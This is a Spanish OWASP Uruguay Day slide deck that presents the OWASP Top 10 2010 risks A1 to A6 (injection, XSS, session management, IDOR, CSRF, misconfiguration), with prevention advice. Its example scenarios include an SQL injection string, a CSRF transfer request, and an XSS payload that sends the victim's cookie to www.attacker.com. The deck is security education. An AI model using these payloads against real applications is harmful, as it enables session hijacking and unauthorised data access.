



Seguridad en Aplicaciones Web

“Entendiendo las armas del enemigo”

1st OWASP URUGUAY DAY

The OWASP Foundation

<http://www.owasp.org>



Presentaciones

- Mateo Martínez | OWASP Uruguay | **"OWASP Top Ten 2010: ¿otra vez sopa?"**
- Mauricio Campiglia | Universidad ORT Uruguay | **"Herramientas OWASP"**
- Cristian Borghello | Fundador de Segu-Info | **"Diez formas de escribir código (in)seguro"**

1st OWASP URUGUAY DAY

The OWASP Foundation

<http://www.owasp.org>



Derechos de Autor y Licencia

Copyright © 2003 – 2010 Fundación OWASP

Este documento es publicado bajo la licencia Creative Commons Attribution ShareAlike 3.0. Para cualquier reutilización o distribución, usted debe dejar en claro a otros los términos de la licencia sobre este trabajo.

1st OWASP URUGUAY DAY

The OWASP Foundation

<http://www.owasp.org>



¿Qué es OWASP?

Open Web Application Security Project

- Comunidad abierta y sin fines de lucro
- Organización de voluntarios
- Proporcionar recursos gratuitos para la comunidad
- Soportada a través de patrocinios



¿Qué es OWASP?

Open Web Application Security Project

- Promueve el desarrollo de software seguro
- Orientada a la prestación de servicios orientados a la Web
- Se centra principalmente en el "back-end" mas que en cuestiones de diseño web
- Un foro abierto para el debate
- Un recurso gratuito para cualquier equipo de desarrollo de software



¿Qué ofrece OWASP?

Materiales de Educación

- OWASP Top 10
- Guía de Desarrollo OWASP
- Guía de Testing OWASP
- Guía OWASP para Aplicaciones Web Seguras
- Muchos más

Software

- WebGoat
- WebScarab
- ESAPI
- Muchos más

Capítulos Locales

- Comunidades interesadas en Seguridad de Aplicaciones



¿Qué ofrece OWASP?

Materiales de Educación

- OWASP Top 10
- Guía de Desarrollo OWASP
- Guía de Testing OWASP
- Guía OWASP para Aplicaciones Web Seguras
- Muchos más

Software

- WebGoat
- WebScarab
- ESAPI
- Muchos más

Capítulos Locales

- Comunidades interesadas en Seguridad de Aplicaciones



¿Qué ofrece OWASP?

Desarrollo de nuevos proyectos

- Posibilidad de utilizar las herramientas y colaboradores disponibles para generar nuevos proyectos

Becas de Investigación

- OWASP otorga becas a investigadores de la seguridad en aplicaciones para desarrollar herramientas, guías, publicaciones, etc.

Mas de \$100,000 USD han sido otorgados al día de hoy en becas de investigación

**1st OWASP URUGUAY
DAY**



The OWASP Foundation
<http://www.owasp.org>

OWASP TOP 10

¿Otra vez sopa?

Mateo Martínez
OWASP Uruguay Chapter Leader
mateo.martinez@owasp.org



OWASP TOP 10

El objetivo del proyecto Top 10 es crear conciencia sobre la seguridad en aplicaciones mediante la identificación de algunos de los riesgos más críticos que enfrentan las organizaciones.


Esperamos que el Top 10 le resulte útil en sus esfuerzos sobre seguridad en aplicaciones. Por favor no dude en contactarse con OWASP con sus preguntas, comentarios, e ideas: OWASP-TopTen@lists.owasp.org

http://www.owasp.org/index.php/Top_10

OWASP TOP 10

¿Qué son los riesgos de seguridad en aplicaciones?

Los atacantes pueden potencialmente usar diferentes rutas a través de su aplicación para causar daño en su negocio u organización. Cada una de estas rutas representa un riesgo que puede, o no, ser lo suficientemente serio como para merecer atención.



Para determinar el riesgo para su organización, puede evaluar la probabilidad asociada con cada agente de amenaza, vector de ataque y debilidad de seguridad y combinarla con una estimación del impacto técnico y de negocios en su organización. Juntos, estos factores determinan el riesgo total.

OWASP TOP 10

¿Cuál es Mi riesgo?

Para cada uno de estos riesgos, proveemos información genérica acerca de la probabilidad y el impacto técnico usando el siguiente esquema simple de calificación, que está basado en la [Metodología de Evaluación de Riesgos OWASP](#).

Agentes De Amenaza	Vectores De Ataque	Prevalencia de Debilidades	Detectabilidad de Debilidades	Impacto Técnico	Impacto Al Negocio
?	Fácil	Difundido	Fácil	Severo	?
	Medio	Común	Medio	Moderado	
	Difícil	Poco Común	Difícil	Menor	

Usted debería evaluar cada riesgo, enfocándose en los agentes de amenaza, los controles de seguridad e impactos de negocio en su empresa.

Referencias

OWASP

[Metodología de Evaluación de Riesgos OWASP](#)
[Artículo sobre Modelado de Amenazas/Riesgos](#)

Externas


[FAIR Information Risk Framework](#)
[Microsoft Threat Modeling \(STRIDE and DREAD\)](#)

OWASP TOP 10

OWASP Top 10 – 2007 (Previo)	OWASP Top 10 – 2010 (Nuevo)
A2 – Fallas de inyección	A1 – Inyección
A1 – Secuencia de Comandos en Sitios Cruzados (XSS)	A2 – Secuencia de Comandos en Sitios Cruzados (XSS)
A7 – Pérdida de Autenticación y Gestión de Sesiones	A3 – Pérdida de Autenticación y Gestión de Sesiones
A4 – Referencia Directa Insegura a Objetos	A4 – Referencia Directa Insegura a Objetos
A5 – Falsificación de Peticiones en Sitios Cruzados (CSRF)	A5 – Falsificación de Peticiones en Sitios Cruzados (CSRF)
<T10 2004 A10 – Administración Insegura de Configuración>	A6 – Defectuosa Configuración de Seguridad (NUEVO)
A8 – Almacenamiento Criptográfico Inseguro	A7 – Almacenamiento Criptográfico Inseguro
A10 – Falla de Restricción de Acceso a URL	A8 – Falla de Restricción de Acceso a URL
A9 – Comunicaciones Inseguras	A9 – Protección Insuficiente en la Capa de Transporte
<no disponible en T10 2007>	A10 – Redirecciones y reenvíos no validados (NUEVO)
A3 – Ejecución Maliciosa de Ficheros	<removido del T10 2010>
A6 – Filtrado de Información y Manejo Inapropiado de Errores	<removido del T10 2010>

A1

Inyección



¿Soy Vulnerable?

La mejor manera de saber si una aplicación es vulnerable a inyección es verificar que todo uso de los interpretes claramente separe datos no confiables del comando o consulta. Para llamados SQL, esto significa utilizar variables parametrizadas en todas las declaraciones preparadas y procedimientos almacenados, como así también evitar consultas dinámicas.

Revisar el código es una manera fácil y efectiva para ver si la aplicación utiliza los interpretes de manera segura. Las herramientas de análisis de código pueden ayudar a un analista de seguridad a encontrar la utilización de interpretes y rastrear el flujo de datos en la aplicación. Los testeos de penetración pueden validar estos problemas a través de fallas especialmente hechas a mano que confirman la vulnerabilidad.

Los escaneos dinámicos automatizados ejercitados en la aplicación pueden proveer una buena comprensión sobre si alguna falla de inyección existe. Los escáneres no siempre pueden llegar a los interpretes y tienen dificultad en detectar si un ataque fue exitoso. Un manejo pobre de los errores hace mas fácil la detección de fallas de inyección.

¿Como puedo evitar esto?

Prevenir la inyección requiere mantener los datos no confiables separados de comandos y consultas.

1. La opción preferida es utilizar una API segura que evite el uso del interprete completamente o provea una interface parametrizada. Sea cuidadoso con APIs, tales como procedimientos almacenados, que son parametrizados, pero que aun pueden introducir inyección implícitamente.
2. Si una API parametrizada no se encuentra disponible, usted debe cuidadosamente escapar los caracteres especiales utilizando una sintaxis de escape especial para dicho interprete. [OWASP's ESAPI](#) posee algunas de estas [rutinas de escape](#).
3. Una validación positiva de entradas con una apropiada canonicalización es también recomendado, pero no es una defensa completa ya que muchas aplicaciones requieren caracteres especiales en sus entradas. [OWASP's ESAPI](#) tiene una librería extensible de [rutinas de validacion de entradas](#).

Ejemplos de escenarios de ataque

La aplicación utiliza datos no confiables en la construcción de la siguiente consulta [vulnerable](#) SQL:

**String query = "SELECT * FROM accounts WHERE
custID='" + request.getParameter("id") + "'";**

El atacante modifica el parámetro 'id' en su navegador para enviar: ' or '1'='1. Esto cambia el significado de la consulta devolviendo todos los registros de la tabla ACCOUNTS en lugar de solo el cliente solicitado.

<http://example.com/app/accountView?id=' or '1'='1>

En el peor caso, el atacante utiliza esta vulnerabilidad para invocar procedimientos almacenados especiales en la base de datos que permiten la toma de posesión de la base de datos y posiblemente también al servidor que aloja la misma.

Referencias

OWASP

- [OWASP SQL Injection Prevention Cheat Sheet](#)
- [OWASP Injection Flaws Article](#)
- [ESAPI Encoder API](#)
- [ESAPI Input Validation API](#)
- [ASVS: Output Encoding/Escaping Requirements \(V6\)](#)
- [OWASP Testing Guide: Chapter on SQL Injection Testing](#)
- [OWASP Code Review Guide: Chapter on SQL Injection](#)
- [OWASP Code Review Guide: Command Injection](#)

Externas

- [CWE Entry 77 on Command Injection](#)
- [CWE Entry 89 on SQL Injection](#)

A2

Secuencia de Comandos en Sitios Cruzados (XSS)



¿Soy Vulnerable?

Es necesario asegurarse que todos los datos de entrada suministrados por el usuario enviados al navegador sean seguros (a través de validación de entradas), y que las entradas de usuario sean apropiadamente escapadas antes de que sean incluidas en la pagina de salida. Una apropiada codificación de salida asegura que los datos de entrada sean siempre tratados como texto en el navegador, en lugar de contenido activo que puede ser ejecutado.

Tanto las herramientas estáticas como dinámicas pueden encontrar algunos problemas de XSS automáticamente. Sin embargo, cada aplicación construye las paginas de salida diferentemente y utiliza diferentes interpretes tales como JavaScript, ActiveX, Flash, y Silverlight, lo que dificulta la detección automática. Por lo tanto, una cobertura completa requiere una combinación de revisión manual de código y testeo manual de penetración, además de cualquier testeo automático en uso.

Tecnologías Web 2.0, tales como AJAX, dificultan la detección de XSS a través de herramientas automatizadas.

¿Como puedo evitar esto?

Prevenir XSS requiere mantener los datos no confiables separados del contenido activo del navegador.

1. La opción preferida es escapar todos los datos no confiables basados en el contexto HTML (cuerpo, atributo, JavaScript, CSS, o URL) donde los mismos serán ubicados. Los desarrolladores necesitan incluir esta técnica en sus aplicaciones al menos que el marco UI lo realice por ellos. Ver la [Hoja de Trucos de Prevencion XSS](#) para mayor información sobre técnicas de escape de datos.
2. Una validación de entradas positiva o "whitelist" con apropiada canonicalización y decodificación es también recomendable ya que ayuda a proteger contra XSS, pero no es una defensa completa ya que muchas aplicaciones requieren caracteres especiales en sus entradas. Tal validación debería, tanto como sea posible, decodificar cualquier entrada codificada, y luego validar la longitud, caracteres, formato, y cualquier regla de negocio en dichos datos antes de aceptar la entrada.

Ejemplos de escenarios de ataque

La aplicación utiliza datos no confiables en la construcción del siguiente código HTML sin validar o escapar los datos:

```
(String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>";
```

El atacante modifica el parámetro 'CC' en el navegador:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

Esto causa que el identificador de sesión de la victima sea enviado al sitio web del atacante, permitiendo al atacante secuestrar la sesión actual del usuario. Notar que los atacantes pueden también utilizar XSS para anular cualquier defensa CSRF que la aplicación pueda utilizar. Ver A5 para información sobre CSRF.

Referencias

OWASP


- [OWASP XSS Prevention Cheat Sheet](#)
- [OWASP Cross-Site Scripting Article](#)
- [ESAPI Project Home Page](#)
- [ESAPI Encoder API](#)
- [ASVS: Output Encoding/Escaping Requirements \(V6\)](#)
- [ASVS: Input Validation Requirements \(V5\)](#)
- [Testing Guide: 1st 3 Chapters on Data Validation Testing](#)
- [OWASP Code Review Guide: Chapter on XSS Review](#)

Externas

- [CWE Entry 79 on Cross-Site Scripting](#)
- [RSnake's XSS Attack Cheat Sheet](#)

A3

Pérdida de Autenticación y Gestión de Sesiones



¿Soy Vulnerable?

Los primeros activos a proteger son las credenciales y los identificadores de sesión.

1. ¿Están siempre las credenciales protegidas cuando se almacenan utilizando un hash o cifrado? Consultar el punto A7.
2. ¿Se pueden adivinar o sobrescribir las credenciales a través de funciones débiles de gestión de la cuenta (por ejemplo, registro de usuarios, cambiar contraseñas, recuperación de contraseñas, identificadores débiles de sesión)?
3. ¿Se muestran los identificadores de sesión en la dirección URL? (por ejemplo, re-escritura de la dirección)?
4. ¿Son los identificadores de sesión vulnerables a ataques de fijación de la sesión?
5. ¿Caducan las sesiones y pueden los usuarios cerrar sus sesiones?
6. ¿Se rotan los identificadores de sesiones después de una autenticación correcta?
7. ¿Se envían las contraseñas, identificadores de sesión y otras credenciales únicamente mediante conexiones TLS? Consultar la sección A9.

Visitar la sección de requisitos de [ASVS](#) V2 y V3 para más detalles.

Ejemplos de escenarios de ataque

Escenario #1: Aplicación de reserva de vuelos que soporta re-escritura de direcciones URL poniendo los identificadores de sesión en la propia dirección:

<http://example.com/sale/saleitems?sessionId=2P0OC2JDPXM00QSNLPLSKHCJUN2JV?dest=Hawaii>

Un usuario autenticado en el sitio quiere mostrar la venta a sus amigos. Envía por correo electrónico el enlace anterior, sin ser consciente de que está proporcionando su identificador de sesión. Cuando sus amigos utilicen el anterior enlace utilizarán su sesión y su tarjeta de crédito.

Escenario #2: No se establecen correctamente los tiempos de desconexión en la aplicación. Un usuario utiliza un ordenador público para acceder al sitio. En lugar de utilizar la función de "Cerrar sesión", cierra la pestaña del navegador y se marcha. Un atacante utiliza el mismo navegador al cabo de una hora, y ese navegador todavía se encuentra autenticado.

Escenario #3: Un atacante de dentro de la organización, o externo, consigue acceder a la base de datos de contraseñas del sistema. Las contraseñas de los usuarios no se encuentran cifradas, mostrando todas las contraseñas en claro al atacante.

¿Como puedo evitar esto?

La recomendación principal para una organización es facilitar a los desarrolladores:

1. **Un único conjunto de controles de autenticación fuerte y gestión de sesiones.** Dichos controles deberán conseguir:
 - a) Reunir todos los requisitos de gestión de sesiones y autenticación definidos en el [Application Security Verification Standard](#) (ASVS) de OWASP, secciones V2 (Autenticación) y V3 (Gestión de sesiones).
 - b) Tener un interfaz simple para los desarrolladores. Considerar [ESAPI Authenticator y las APIs de usuario](#) como buenos ejemplos a emular, utilizar o sobre los que partir.
2. Se debe hacer especial hincapié en evitar vulnerabilidades de XSS que podrían ser utilizadas para robar identificadores de sesión. Consultar el apartado A2.

Referencias

OWASP

Para un mayor conjunto de requisitos y problemas que evitar en esta área, consultar las [secciones de requisitos de ASVS para Autenticación \(V2\) y Gestión de Sesiones \(V3\)](#).

- [OWASP Authentication Cheat Sheet](#)
- [ESAPI Authenticator API](#)
- [ESAPI User API](#)

- [OWASP Development Guide: Chapter on Authentication](#)
- [OWASP Testing Guide: Chapter on Authentication](#)

Externas

- [CWE Entry 287 on Improper Authentication](#)

A4

Referencia Directa Insegura a Objetos



¿Soy vulnerable?

La mejor manera de poder comprobar si una aplicación es vulnerable a referencias inseguras a objetos es verificar que todas las referencias a objetos tienen las protecciones apropiadas. Para conseguir esto, considerar:

1. para referencias **directas** a recursos **restringidos**, la aplicación necesitaría verificar si el usuario está autorizado a acceder al recurso en concreto que solicita.
2. si la referencia es una referencia **indirecta**, la correspondencia con la referencia directa debe ser limitada a valores autorizados para el usuario en concreto.

Un análisis del código de la aplicación serviría para verificar rápidamente si dichas propuestas se implementan con seguridad. También es efectivo realizar comprobaciones para identificar referencias a objetos directos y si estos son seguros. Normalmente las herramientas automáticas no detectan este tipo de vulnerabilidades porque no son capaces de reconocer cuales necesitan protección o cuales son seguros o inseguros.

¿Como puedo evitar esto?

Prevenir referencias inseguras a objetos directos requiere seleccionar una manera de proteger los objetos accesibles por cada usuario (por ejemplo, identificadores de objeto, nombres de fichero):

1. **Utilizar referencias indirectas por usuario o sesión.** Esto evitaría que los atacantes accedieran directamente a recursos no autorizados. Por ejemplo, en vez de utilizar la clave del recurso de base de datos, se podría utilizar una lista de 6 recursos que utilizase los números del 1 al 6 para indicar cuál es el valor elegido por el usuario. La aplicación tendría que realizar la correlación entre la referencia indirecta con la clave de la base de datos correspondiente en el servidor. [ESAPI](#) de OWASP incluye relaciones tanto secuenciales como aleatorias de referencias de acceso que los desarrolladores pueden utilizar para eliminar las referencias directas a objetos.
2. **Comprobar el acceso.** Cada uso de una referencia directa a un objeto de una fuente que no es de confianza debe incluir una comprobación de control de acceso para asegurar que el usuario está autorizado a acceder al objeto solicitado.

Ejemplos de escenarios de ataque

La aplicación utiliza datos no verificados en una llamada SQL que accede a información sobre la cuenta:

```
String query = "SELECT * FROM accts WHERE account = ?";
```

```
PreparedStatement pstmt =  
connection.prepareStatement(query, ... );
```

```
pstmt.setString( 1, request.getParameter("acct"));
```

```
ResultSet results = pstmt.executeQuery( );
```

El atacante simplemente modificaría el parámetro "acct" en su navegador para enviar cualquier número de cuenta que quiera. Si esta acción no se verifica, el atacante podría acceder a cualquier cuenta de usuario, en vez de a su cuenta de cliente correspondiente.

<http://example.com/app/accountInfo?acct=notmyacct>

Referencias

OWASP

- [OWASP Top 10-2007 on Insecure Dir Object References](#)
 - [ESAPI Access Reference Map API](#)
 - [ESAPI Access Control API](#) (See `isAuthorizedForData()`, `isAuthorizedForFile()`, `isAuthorizedForFunction()`)

Para requisitos adicionales en controles de acceso, consultar la [sección de requisitos sobre Control de Acceso de ASVS \(V4\)](#).

Externas

- [CWE Entry 639 on Insecure Direct Object References](#)
- [CWE Entry 22 on Path Traversal](#) (que es un ejemplo de ataque de referencia a un objeto directo)

A5

Falsificación de Peticiones en Sitios Cruzados (CSRF)



¿Soy vulnerable a CSRF?

La forma más sencilla de revisar la vulnerabilidad en una aplicación, es verificando si cada enlace, y formulario, contiene un testigo (token) no predecible para cada usuario. Si no se tiene dicho testigo, los atacantes pueden falsificar peticiones.

Se debe concentrar el análisis en enlaces y formularios que invoquen funciones que permitan cambiar estados. Tales funciones son los objetivos más importantes que persiguen los ataques CSRF.

Se debe verificar transacciones que involucren múltiples pasos. Los atacantes pueden falsificar una serie de peticiones a través de múltiples etiquetas o posiblemente código javascript. Descartar como protección las cookies de sesión, las direcciones IP de la fuente y otro tipo de información, ya que está se encuentra incluida en las peticiones falsas.

La herramienta de pruebas para CSRF, elaborada por OWASP, puede ayudar a generar casos de prueba que sean utilizados por los demonios diseñados para detectar fallos relacionados con CSRF.

¿Como puedo evitar esto?

Para prevenir la CSRF se necesita incluir un testigo no predecible en el cuerpo, o URL, de cada petición HTTP. Dicho testigo debe ser, como mínimo, único por cada sesión de usuario.

- 1) La opción preferida es incluir el testigo en un campo oculto. Esto genera que el valor sea enviado en el cuerpo de la petición HTTP evitando su inclusión en la URL, lo cual está sujeto a una mayor exposición.
- 2) El testigo único también puede ser incluido en la URL misma, o en un parámetro de la URL. Sin embargo, este enfoque presenta el riesgo que la URL sea expuesta a un atacante, y por lo tanto exponiendo al testigo.

El Guardián CSRF de la OWASP, puede ser utilizado para incluir automáticamente los testigos en aplicaciones Java EE, .NET o PHP. La API ES de la OWASP, incluye generadores y validadores de testigos que los realizadores de software pueden usar para proteger sus transacciones.

Ejemplos de escenarios de ataque

La aplicación permite que los usuarios envíen peticiones de cambio de estado, que no incluyen nada secreto. Por ejemplo:

**`http://example.com/app/transferFunds?amount=1500
&destinationAccount=4673243243`**

El atacante puede construir una petición que transfiera dinero desde la cuenta de la víctima a su propia cuenta. Podrá insertar su ataque dentro de una etiqueta de imagen en un sitio web, o iframe, que esté bajo su control y al que la víctima se podrá dirigir.

``

Cuando la víctima visite el sitio, en lugar de cargarse la imagen, se realizará la petición HTTP falsificada. Si la víctima previamente había adquirido privilegios entonces el ataque será exitoso.

Referencias

OWASP


- [OWASP CSRF Article](#)
- [OWASP CSRF Prevention Cheat Sheet](#)
- [OWASP CSRFGuard - CSRF Defense Tool](#)
- [ESAPI Project Home Page](#)
- [ESAPI HTTPUtilities Class with AntiCSRF Tokens](#)
- [OWASP Testing Guide: Chapter on CSRF Testing](#)
- [OWASP CSRFTester - CSRF Testing Tool](#)

Externas

- [CWE Entry 352 on CSRF](#)

A6

Defectuosa Configuración de Seguridad



¿Soy vulnerable?

¿Ha fortalecido la seguridad en todos los niveles de la pila de la aplicación?

1. ¿Tiene implementados procesos que permitan mantener actualizado el software de su organización?. Esto incluye el sistema operativo, los servidores web/aplicación, los sistemas DBMS, las aplicaciones y todas las bibliotecas de código.
2. ¿Todo lo innecesario ha sido deshabilitado, removido o desinstalado (p.e. puertos, servicios, páginas, cuentas de usuario, privilegios)?
3. ¿Ha cambiado, o deshabilitado, las contraseñas de las cuentas predeterminadas?
4. ¿Ha configurado el sistema de manejo de errores para prevenir que se acceda de forma no autorizada a los mensajes de error?
5. ¿Se han comprendido y configurado de forma adecuada las características de seguridad de las bibliotecas y ambientes de desarrollo (p.e. Struts, Spring, SEAM, ASP.NET)?

Se requiere un proceso concertado, repetible y replicable; para desarrollar y mantener una correcta configuración de seguridad de la aplicación.

¿Como puedo evitar esto?

Las principales recomendaciones se enfocan en establecer lo siguiente:

1. Un proceso repetible que permita configurar, rápida y fácilmente, entornos asegurados. Los entornos de desarrollo, pruebas y producción deben estar configurados de la misma forma. Este proceso debe ser automatizado para minimizar el esfuerzo requerido en la configuración de un nuevo entorno.
2. Un proceso para mantener y desplegar todas actualizaciones y parches de software de manera oportuna. Este proceso debe seguirse en cada uno de los ambientes de trabajo. Es necesario que se incluya las actualizaciones de todas las bibliotecas de código.
3. Una arquitectura robusta de la aplicación que provea una buena separación y seguridad entre los componentes.
4. Considerar la realización periódica de exploraciones (scan) y auditorias para ayudar a detectar fallos en la configuración o parches faltantes.

Ejemplos de escenarios de ataque

Escenario #1: La aplicación está basada en un ambiente de trabajo como Struts o Spring. Se han presentado defectos de XSS en algunos de los componentes que utiliza la aplicación. Se ha liberado una actualización que sirve para corregir esos defectos. Hasta que no se realicen dichas actualizaciones, los atacantes podrán encontrar y explotar los fallos, ahora conocidos, de la aplicación.

Escenario #2: La consola de administración del servidor de aplicaciones está instalada y no ha sido removida. Las cuentas predeterminadas no han sido cambiadas. Los atacantes descubren que las páginas de administración están activas, se registran con las claves predeterminadas y toman posesión de los servicios.

Escenario #3: El listado del contenido de los directorios no está deshabilitado en el servidor. Los atacantes descubren que pueden encontrar cualquier archivo simplemente consultando el listado de los directorios. Los atacantes encuentran y descargan las clases java compiladas. Dichas clases son desensambladas por ingeniería reversa para obtener su código. A partir de un análisis del código se pueden detectar defectos en el control de acceso de la aplicación.

Escenario #4: La configuración del servidor de aplicaciones permite que los mensajes de la pila sean retornados a los usuarios. Eso potencialmente expone defectos en la aplicación. Los atacantes adoran la información de error que dichos mensajes proveen.

Referencias

OWASP

- [OWASP Development Guide: Chapter on Configuration](#)
- [OWASP Code Review Guide: Chapter on Error Handling](#)
- [OWASP Testing Guide: Configuration Management](#)
- [OWASP Testing Guide: Testing for Error Codes](#)
